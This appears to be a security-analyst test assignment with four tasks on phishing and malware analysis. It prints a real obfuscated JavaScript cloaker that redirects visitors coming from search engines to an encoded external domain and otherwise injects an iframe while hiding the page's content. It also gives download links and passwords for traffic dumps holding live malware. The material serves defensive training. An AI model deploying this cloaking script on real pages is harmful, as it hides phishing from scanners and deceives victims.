
1. «Phishing analysis»
Try to detect any live phishing page related to any financial institutes (or you can get a phishing page for any bank from any country). Then conduct the analysis of this page:

- Analyze the domain, where phishing was placed (is this compromised legitimate domain or domain with a similar name).
- Examine how entered data is handled (where the data will be sent, is there some JS scripts or they were sent by simple POST request).
- Examine whois data, try to detect other pages which are related to this campaign.
- Try to reveal the real identity of the phisher (using mobile phone/email, etc in whois).
- Try to detect how this phishing is spreading (email spam, sms-spam, etc)

2. An employee of the client has shared a link with you, claiming that it is hosting a phishing page targeting their brand. On the first sight the resource doesn't appear dangerous.


However, after closer analysis you see, that turning off Javascript changes the view of the page to the following:




You manage to retrieve the script, which is responsible for the change of content.

- What is the script checking to decide which content to show?
- How can it be deceived without completely turning it off?
- Explain, how exactly the script changes the content of the page to “not dangerous”?

```
var referrer = document.referrer;
if (!referrer) {
	try {
	if (window.opener) {
		referrer = window.opener.location.href
	}
	} catch(e) {}
}

var channel = 'AS003';
var s = referrer;
var ss =
'\x68\x74\x74\x70\x73\x3a\x2f\x2f\x77\x77\x77\x2e\x63\x62\x73\x31\x36\x33\x2e\x63\x
6f\x6d' + channel + '&ref=' + referrer;
if(s['\x69\x6e\x64\x65\x78\x4f\x66']("\x67\x6f\x6f\x67\x6c\x65")>0||s['\x69\x6e\x64
\x65\x78\x4f\x66']("\x74\x6f\x75\x74\x69\x61\x6f")>0||s['\x69\x6e\x64\x65\x78\x4f\x
66']("\x62\x61\x69\x64\x75")>0||s['\x69\x6e\x64\x65\x78\x4f\x66']("\x73\x6f\x67\x6f
\x75")>0||s['\x69\x6e\x64\x65\x78\x4f\x66']("\x73\x6f\x73\x6f")>0||s['\x69\x6e\x64\
x65\x78\x4f\x66']("\x73\x6d")>0||s['\x69\x6e\x64\x65\x78\x4f\x66']("\x75\x63")>0||s
['\x69\x6e\x64\x65\x78\x4f\x66']("\x62\x69\x6e\x67")>0||s['\x69\x6e\x64\x65\x78\x4f
\x66']("\x79\x61\x68\x6f\x6f")>0||s['\x69\x6e\x64\x65\x78\x4f\x66']("\x73\x6f")>0){
location['\x68\x72\x65\x66']=ss}
  else
{
	var ss = '<center id="showcloneshengxiaon"><ifr' + 'ame scrolling="no"
marginheight=0 marginwidth=0  frameborder="0" width="100%" width="14' + '00"
height="80' + '50"
```

```
src="\u0068\u0074\u0074\u0070\u0073\u003a\u002f\u002f\u0035\u0079\u0077\u006b\u002e
\u0063\u006f\u006d\u002f\u003f\u0063\u0068\u0061\u006e\u006e\u0065\u006c\u003d' +
channel + '&ref=' + referrer + '"></iframe></center>';
       eval("do" + "cu" + "ment.wr" + "ite('" + ss + "');");
       try {
       setInterval(function() {
              try {
              document.getElementById("div" + "All").style.display = "no" + "ne"
              } catch(e) {}
              for (var i = 0; i < document.body.children.length; i++) {
              try {
                     var tagname = document.body.children[i].tagName;
                     var myid = document.body.children[i].id;
                     if (myid != "iconDiv1" && myid != "showcloneshengxiaon") {
                            document.body.children[i].style.display = "non" + "e"
                     }
              } catch(e) {}
              }
       },
       100)
       } catch(e) {}
}
```

3. Write an incident report based on the provided dump of traffic, which was collected from the infected host.

**All actions must be done in a virtual isolated environment, as malware samples are real.**

Dump:
https://drive.google.com/file/d/1HZOGzM3-HXswwBc8CBh--l_ARwrAY6zV
password: awZqNEXiiDIv6LkYHQoQ

The incident report should contain 4 sections:

- Details of the infected host (hostname, Windows user account name, IP address, MAC address, OS version)
- Executive Summary (what happened?)
- Indicators of Compromise
- Malware family, its description

4. You need to analyze the provided dump of traffic and answer the questions below. **All actions must be done in a virtual isolated environment, as malware samples are real.**

Dump:
https://drive.google.com/file/d/1yaYYLyTt-rooToIxOzYWSk3yItwJGTOk
password: qbmTFvlYphOWBMBm5VIX

Questions:
1. Provide information, related to the script that was downloaded and its main functionality. Provide information about each script's functions.
2. Decode the script. If successful, attach the file with the decoded script.
3. Based on the sample, collect all "reliable" indicators of compromise, related to this malware.
4. Provide an attribution of the malware and all possible information about the related attack, describe your search logic during your analysis.
5. Write effective Snort/Suricata and YARA rules to identify the activity and the presence of the malware.